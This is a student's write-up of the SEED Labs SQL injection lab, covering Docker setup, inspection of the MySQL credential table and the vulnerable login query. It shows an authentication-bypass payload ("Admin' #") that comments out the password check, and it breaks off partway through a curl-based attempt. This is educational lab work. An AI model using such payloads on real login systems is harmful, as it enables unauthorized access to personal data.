


WEB SQL INJECTION SEED LAB 2.0

Contents

Environment Setup	3
Task 1	8
Task 2	10
Task 2.1	11
Task 2.2	12
Task 2.3	14
Task 3	17
Task 3.1	21
Task 3.2	24
Task 3.3	25
Task 4	28

Environment Setup

Adding my ID in `docker-compose.yml` file provided by SEED.



```
version: "3"
services:
  www:
    build: ./image_www
    image: seed-image-www-sqli
    container_name: www-201811034-10.9.0.5
    tty: true
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.5
  mysql:
    build: ./image_mysql
    image: seed-image-mysql-sqli
    container_name: mysql-201811034-10.9.0.6
    command: --default-authentication-
      plugin=mysql_native_password
    tty: true
    restart: always
    cap_add:
      - SYS_NICE  # CAP_SYS_NICE (surprise an error
      message)
    volumes:
      - ./mysql_data:/var/lib/mysql
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.6
networks:
  net-10.9.0.0:
    name: net-10.9.0.0
    ipam:
      config:
```

Building Dockers.

```
seed@VM:~/.../Labsetup
[12/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[12/31/22]seed@VM:~/.../Labsetup$ gedit docker-compose.yml
[12/31/22]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Running in 4ccfdbcd9996
Removing intermediate container 4ccfdbcd9996
--> 8a5885eebca2
Step 3/5 : COPY Code $WWWDir
--> 377bb11c7636
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> 2607f83e2ece
Step 5/5 : RUN a2ensite apache_sql_injection.conf
--> Running in b0e783251a96
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container b0e783251a96
--> c450a08c0a78

Successfully built c450a08c0a78
Successfully tagged seed-image-www-sqli:latest
```

2

Setting up the Containers.

```
seed@VM:~/.../Labsetup
Successfully built 77bdb1af35cc
Successfully tagged seed-image-mysql-sqli:latest
[12/31/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (attacker-ns-10.9.0.153, victim-20
1811034-10.9.0.5, user2-201811034-10.9.0.7, user1-201811034-10.9.0.
6, user-201811034-10.9.0.5, seed-router-201811034, local-dns-server
-201811034-10.9.0.53, seed-attacker-201811034) for this project. If
you removed or renamed this service in your compose file, you can
run this command with the --remove-orphans flag to clean it up.
Creating www-201811034-10.9.0.5 ... done
Creating mysql-201811034-10.9.0.6 ... done
Attaching to www-201811034-10.9.0.5, mysql-201811034-10.9.0.6
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:02+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-201811034-10.9.0.5 | * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive
globally to suppress this message
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:05+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:05+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:06+00:00 [Note] [Entrypoint]: Initializing database files
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:06.086127Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing
of server in progress as process 43
www-201811034-10.9.0.5 | *
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:06.141118Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:07.570731Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:11.114199Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password
```

Now I copied this link as it will be required for URL of the web application.

2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is 10.9.0.5, and The URL for the web application is the following:


```
http://www.seed-server.com
```

We need to map this hostname to the container's IP address. Please add the following entry to the /etc/hosts file. You need to use the root privilege to change this file (using sudo). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

Adding the entry with the above URL.

```
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      ip6-localhost ip6-loopback
6 fe00::0  ip6-localnet
7 ff00::0  ip6-mcastprefix
8 ff02::1  ip6-allnodes
9 ff02::2  ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80  www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16 10.9.0.5      www.seed-server.com
17
18 # For XSS Lab
19 10.9.0.5      www.xsslabelgg.com
20 10.9.0.5      www.seed-server.com
21 10.9.0.5      www.example32a.com
22 10.9.0.5      www.example32b.com
23 10.9.0.5      www.example32c.com
24 10.9.0.5      www.example60.com
25 10.9.0.5      www.example70.com
26
```

Now the URL is live.




Using the provided data.

Table 1: Database

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Bob	20000	seedbob	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsam	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Logging in as Admin to test if the provided data works.




The screenshot shows a web browser window with the URL www.seed-server.com/unsafe_home.php?username=Admin&Password=seedadmin. The page has a green header with the 'SEED LABS' logo, 'Home', 'Edit Profile', and 'Logout' buttons. The main content is titled 'User Details' and contains a table with the following data:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Bob	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

At the bottom, a copyright notice reads 'Copyright © SEED LABS'.

Now logging in as Alice.



The screenshot shows a web browser window with the URL www.seed-server.com/unsafe_home.php?username=Alice&Password=seedalice. The page has a green header with the 'SEED LABS' logo, 'Home', 'Edit Profile', and 'Logout' buttons. The main content is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom, a copyright notice reads 'Copyright © SEED LABS'.

Setting up the Docker for URL.



The screenshot shows a terminal window with a root prompt on a Docker container. The command `docksh dc6e22bf255f` is being run. The terminal has three tabs: 'seed@VM: ~.../Labsetup', 'seed@VM: ~.../Labsetup', and 'root@dc6e22bf255f: /'. The command is entered in the third tab.

```
[12/31/22]seed@VM:~/.../Labsetup$ docksh dc6e22bf255f
root@dc6e22bf255f:/#
```

Setting up MySQL Database container.

```
[12/31/22]seed@VM:~/.../Labsetup$ gedit /etc/hosts
[12/31/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:4897): Tepl-WARNING **: 16:14:51.339: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform.
In the latter case, you should configure Tepl with --disable-gvfs-metadata.

[12/31/22]seed@VM:~/.../Labsetup$ dockps
dc6e22bf255f  www-201811034-10.9.0.5
4a5011eb664b  mysql-201811034-10.9.0.6
[12/31/22]seed@VM:~/.../Labsetup$ docksh 4a5011eb664b
root@4a5011eb664b:/#
```

Task 1

Checking the databases in MySQL Database where the target is “sqlab_users” as shown in the database and manual.

```
dc6e22bf255f  www-201811034-10.9.0.5
4a5011eb664b  mysql-201811034-10.9.0.6
[12/31/22]seed@VM:~/.../Labsetup$ docksh 4a5011eb664b
root@4a5011eb664b:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases
-> ^C
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| sqlab_users    |
| sys            |
+-----+
5 rows in set (0.00 sec)
```

Using the target database and checking the schema of credentials table.

```
seed@VM:~/.../Labsetup          seed@VM:~/.../Labsetup          root@dc6e22bf255f:/
ERROR 1064 (42000): You have an error in your SQL syntax, check the manual that corresponds to your MySQL server version for the right
`to use near 'usr sqlab_users' at line 1
mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqlab_users |
+-----+
| credential           |
+-----+
1 row in set (0.00 sec)

mysql> describe credential;
+-----+-----+-----+-----+-----+
| Field  | Type   | Null | Key | Default | Extra       |
+-----+-----+-----+-----+-----+
| ID     | int unsigned | NO  | PRI | NULL    | auto_increment |
| Name   | varchar(30)  | NO  |     | NULL    |               |
| EID    | varchar(20)  | YES |     | NULL    |               |
| Salary | int          | YES |     | NULL    |               |
| birth  | varchar(20)  | YES |     | NULL    |               |
| SSN    | varchar(20)  | YES |     | NULL    |               |
| PhoneNumber | varchar(20) | YES |     | NULL    |               |
| Address | varchar(300) | YES |     | NULL    |               |
| Email   | varchar(300) | YES |     | NULL    |               |
| NickName | varchar(300) | YES |     | NULL    |               |
| Password | varchar(300) | YES |     | NULL    |               |
+-----+-----+-----+-----+-----+
11 rows in set (0.12 sec)
```

Now showing all the records with credentials of the Users where the passwords are in hashes.

```
mysql> select * from credentials;
ERROR 1146 (42S02): Table 'sqlab_users.credentials' doesn't exist
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |          |          |          |          |          |
| 2 | Boby  | 20000 | 30000 | 4/20 | 102113352 |          |          |          |          |          |
| 3 | Ryan  | 30000 | 50000 | 4/10 | 98993524 |          |          |          |          |          |
| 4 | Samy  | 40000 | 90000 | 1/11 | 32193525 |          |          |          |          |          |
| 5 | Ted   | 50000 | 110000 | 11/3 | 32111111 |          |          |          |          |          |
| 6 | Admin | 99999 | 400000 | 3/5  | 43254314 |          |          |          |          |          |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.09 sec)

mysql> ■
```

Just for verification I opened a new terminal and checked the sha1sum of the password to see if the provided password in the manual matches the one in database which it does.

```
seed@VM:~/.../Labsetup          seed@VM:~/.../Labsetup          root@dc6e22bf255f:/
[12/31/22]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | shasum
fdbe918bdae83000aa54747fc95fe0470fff4976
[12/31/22]seed@VM:~/.../Labsetup$ fdbe918bdae83000aa54747fc95fe0470fff4976
```

Task 2

As mentioned in the manual I am checking the `unsafe_home.php` file.

```
seed@VM: ~/.../La... x seed@VM: ~/.../La... x root@dc6e22bf255... x seed@VM: ~/.../Code x
[12/31/22] seed@VM:~/.../Labsetup$ echo -n 'seedalice' | shasum
fbe918bdae83000aa54747fc95fe0470fff4976 -
[12/31/22] seed@VM:~/.../Labsetup$ fbe918bdae83000aa54747fc95fe0470
[12/31/22] seed@VM:~/.../Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
[01/01/23] seed@VM:~/.../Labsetup$ cd image_www
[01/01/23] seed@VM:~/.../image_www$ ls
apache_sql_injection.conf Code Dockerfile
[01/01/23] seed@VM:~/.../image_www$ cd Code
[01/01/23] seed@VM:~/.../Code$ ls
css logoff.php unsafe_edit_frontend.php
defense seed_logo.png unsafe_home.php
index.html unsafe_edit_backend.php
[01/01/23] seed@VM:~/.../Code$ gedit unsafe_home.php
```

Now while looking for vulnerability I found this line which asks for parameters so I will simply added the code on line 76.

```
11      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn,
74      phoneNumber, address, email,nickname,Password
75      FROM credential
76      WHERE name= '$input_uname' and Password='$hashed_pwd'";
77      |
78      if (!$result = $conn->query($sql)) {
79          echo "</div>";
```

Going to the directory from the Web container to where the above file is present.

```
root@dc6e22bf255f:/# ls /var/www/SQL_Injection/
css          logoff.php           unsafe_edit_frontend.php
defense      seed_logo.png       unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/# cd /var/www/SQL_Injection/
root@dc6e22bf255f:/var/www/SQL_Injection# ls
css          logoff.php           unsafe_edit_frontend.php
defense      seed_logo.png       unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/var/www/SQL_Injection#
```

Copying the file here.


```
[01/01/23] seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255f:/var/www/SQL_Injection/
[01/01/23] seed@VM:~/.../Code$
```

Task 2.1

Now trying the Attack.



Now while trying to login as Admin I receive the SQL statement meaning that the input in the User section didn't comment out the remaining section.




Now with the mentioned statement I got I changed the query and tried again.



The screenshot shows a login page titled "Employee Profile Login". It has two input fields: "USERNAME" containing "Admin' #" and "PASSWORD" containing "Password". Below the fields is a green "Login" button. At the bottom, the text "Copyright © SEED LABs" is visible.

And I the attack is successful which means the query **Admin' #** caused to comment the password section in the statement and made possible the attack.



The screenshot shows a "User Details" page. At the top, a SQL query is displayed: "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Admin' #' and Password='da39a3ee5e6b4b003255bfe95601890af80709'". Below the query, there are navigation links: "Home", "Edit Profile", and "Logout". A table titled "User Details" lists six users with their respective information. At the bottom, the text "Copyright © SEED LABs" is visible.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2

I tried the curl command `curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'` in the manual to get the following information but the password here is hashed. Which actually is a GET request.

```
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
